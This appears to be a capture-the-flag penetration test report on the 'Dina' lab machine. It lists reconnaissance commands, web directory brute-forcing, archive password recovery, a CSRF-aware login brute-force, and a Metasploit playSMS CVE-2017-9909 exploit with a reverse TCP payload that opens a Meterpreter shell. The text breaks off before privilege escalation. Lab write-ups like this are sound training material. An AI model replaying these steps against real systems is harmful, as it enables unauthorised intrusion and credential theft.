CONFIDENTIAL — PENETRATION TEST REPORT

Vulnerable Host "Dina" Network Penetration Test

Full Compromise Assessment — From Reconnaissance to Root

TARGET HOST	**192.168.56.105 ("Dina")**
TARGET OS	**Ubuntu 12.04 LTS (Linux Kernel 3.2.0-23-generic-pae, i686)**
PRIMARY SERVICE	**playSMS v1.4 (Apache/2.2.22, PHP 5.3.10)**
ATTACKING HOST	**Kali Linux (192.168.56.103)**
ENGAGEMENT TYPE	**Black-Box CTF-Style Penetration Test**
FINAL RESULT	**Full Root Compromise — Flag Captured**
REPORT DATE	**October 13, 2026**

Task Overview

OBJECTIVE • METHODOLOGY • TOOLS

TASK NAME

Full System Compromise of the "Dina" CTF Machine (192.168.56.105)

OBJECTIVE

To perform a complete, end-to-end penetration test against the target virtual machine "Dina" in order to identify exposed services, discover and exploit vulnerabilities in the hosted web application, escalate privileges to the highest level (root), and retrieve the proof-of-compromise flag located on the system.

METHODOLOGY

The engagement followed a standard black-box penetration testing methodology consisting of the following phases:

- **Reconnaissance** — host discovery, port scanning and service fingerprinting.
- **Web Enumeration** — directory brute-forcing, source review and hidden file discovery.
- **Credential Access** — recovering and cracking a password-protected backup archive, followed by online brute-forcing of the discovered application login.
- **Exploitation** — weaponising a known authenticated remote code execution vulnerability in the identified application version (playSMS 1.4 / CVE-2017-9909) to obtain an initial foothold.
- **Post-Exploitation & Privilege Escalation** — enumerating the compromised host for misconfigurations and abusing an insecure sudo rule to escalate from www-data to root.
- **Proof of Compromise** — capturing the root-level flag and credentials to confirm full system takeover.

TOOLS USED

ip / ip route | arp-scan | Nmap | cURL | Gobuster | 7-Zip (7z)

Python 3 (brute-forcer) | Firefox | searchsploit / Exploit-DB | Metasploit Framework

Meterpreter | GTFOBins (sudo/perl)


Proof of Concept

STEP-BY-STEP EXPLOITATION WALKTHROUGH WITH EVIDENCE

PHASE 1 — RECONNAISSANCE & NETWORK DISCOVERY

STEP 1 Identify Attacker Network Interface


```
$ ip a
```



Attacker (Kali) network interfaces identified — host-only adapter eth1 on 192.168.56.103/24.

STEP 2 Host Discovery & Port/Service Scanning

```
$ ip route
$ sudo arp-scan --interface=eth1 --localnet
$ nmap -sV 192.168.56.100 192.168.56.105
```



ARP scan reveals live hosts on the subnet; Nmap service scan confirms 192.168.56.105 is running Apache/2.2.22 (Ubuntu) on port 80.

STEP 3 Full Port & Script Scan

```
$ sudo nmap -sC -sV -p- 192.168.56.105
$ curl http://192.168.56.105/robots.txt
$ curl -i http://192.168.56.105/angel1/
```




Full TCP port scan confirms only port 80/tcp open, hostname 'Dina', and reveals 5 disallowed entries in robots.txt. robots.txt is then queried directly and the disclosed /angel1/ path is browsed, returning a directory listing.

PHASE 2 — WEB APPLICATION ENUMERATION

STEP 4 Browse the Web Root

```
$ curl http://192.168.56.105
```



Default landing page of the target ('Dina 1.0 — Angel of Learning'), authored by Touhid Shaikh — confirms the box owner's identity.

STEP 5 Manual Directory Probing

```
$ curl -I http://192.168.56.105/angel/
$ curl -i http://192.168.56.105/angel1/
```



/angel/ returns 404, but /angel1/ returns 200 OK with a directory listing — first hidden directory discovered.

STEP 6 Follow Disclosed Paths — Password Hints Leaked

```
$ curl -iL http://192.168.56.105/nothing
$ curl -i http://192.168.56.105/tmp/
```



The '/nothing' endpoint leaks an HTML comment containing a list of candidate passwords: freedom, password, helloworld!, diana, iloveroot.

STEP 7 Explore Open Directories (/uploads, /tmp)

```
$ curl -i http://192.168.56.105/uploads/
$ gobuster dir -u http://192.168.56.105 -w /usr/share/wordlists/dirb/common.txt
```



/uploads/ is browsable but empty; Gobuster directory brute-force launched against the web root using the common.txt wordlist.

STEP 8 Directory Brute-Force Results

```
$ gobuster dir -u http://192.168.56.105 -w /usr/share/wordlists/dirb/common.txt
```



Gobuster uncovers /secure/, /tmp/ and /uploads/. Browsing /secure/ reveals a downloadable file: backup.zip.

PHASE 3 — CREDENTIAL RECOVERY

STEP 9 Download & Attempt to Extract the Backup Archive


```
$ 7z t -p'freedom' backup.zip
$ 7z x backup.zip
```



backup.zip is downloaded and found to be password-protected; an initial extraction attempt without the correct password fails.

STEP 10 Crack the Archive & Recover the Credential Note

```
$ 7z x -p'freedom' backup.zip
$ file backup-cred.mp3
$ cat backup-cred.mp3
```




Using the leaked candidate password 'freedom', the archive is successfully extracted. The disguised file backup-cred.mp3 is actually ASCII text revealing username 'touhid' and the hidden login path /SecreTSMSgatwayLogin.

PHASE 4 — APPLICATION LOGIN DISCOVERY

STEP 11

Identify the playSMS Login Portal & Form Fields

```
$ curl -sL http://192.168.56.105/SecreTSMSgatwayLogin/ | head -n 25
$ curl -sL ... | grep -iE 'forgot|recover|password|username|login'
```



The hidden path serves a playSMS login portal. HTML source reveals the login form field names: username and password.

STEP 12

Inspect CSRF Token Behaviour

```
$ curl -s '.../core_auth&route=login' | grep CSRF (run twice)
```




The login form embeds a per-request X-CSRF-Token, confirming the token is session-bound and must be fetched fresh for every login attempt.

PHASE 5 — CREDENTIAL BRUTE-FORCE

STEP 13

Prepare Wordlist & Custom Python Brute-Forcer

```
$ ls /usr/share/wordlists/
$ wc -l rockyou.txt
$ head -n 5000 rockyou.txt > quick.txt
$ python3 brute1.py
```



A Python script is written to fetch a fresh CSRF token and session cookie per attempt, then POST each candidate password from a 5,000-entry rockyou-derived wordlist against the login endpoint.

STEP 14

Successful Credential Brute-Force

```
$ python3 brute1.py
```




The brute-force script iterates through common passwords and successfully identifies the valid credential pair: touhid / diana.

PHASE 6 — LOGIN VALIDATION


STEP 15

Validate Credentials via the playSMS Web Login

```
$ Browser: http://192.168.56.105/SecreTSMSgatwayLogin/
```



Credentials touhid / diana are submitted through the actual login form in Firefox to confirm they are valid.




Successful authentication confirmed — the playSMS dashboard loads as user 'touhid'.

PHASE 7 — VULNERABILITY IDENTIFICATION

STEP 16

Identify the playSMS Version & Search for Public Exploits

```
$ searchsploit playsms
```



searchsploit reveals multiple known playSMS vulnerabilities, including a Metasploit-ready authenticated RCE for playSMS 1.4 via sendfromfile.php (CVE-2017-9909).

STEP 17

Locate the Matching Metasploit Module

```
$ msfconsole
$ search playsms
```




Metasploit confirms module exploit/multi/http/playsms_filename_exec — an authenticated "Filename" field code execution exploit matching playSMS 1.4.

PHASE 8 — EXPLOITATION (CVE-2017-9909)

STEP 18

Load the Exploit Module & Review Required Options

```
$ use exploit/multi/http/playsms_filename_exec
$ show options
```



The exploit module is loaded; required options include RHOSTS, TARGETURI, USERNAME, PASSWORD and the reverse TCP payload LHOST/LPORT.

STEP 19

Configure Exploit Options

```
$ set RHOSTS 192.168.56.105
$ set TARGETURI /SecreTSMSgatwayLogin/
$ set USERNAME touhid
$ set PASSWORD diana
$ set LHOST 192.168.56.103
```




All exploit and payload options are correctly configured and verified with show options prior to launch.

STEP 20

Launch the Exploit & Obtain Initial Shell

```
$ run
```




Authentication succeeds, the payload stage is delivered, and a Meterpreter session opens — the server username is confirmed as www-data.

PHASE 9 — POST-EXPLOITATION ENUMERATION

STEP 21 Enumerate the Compromised Host

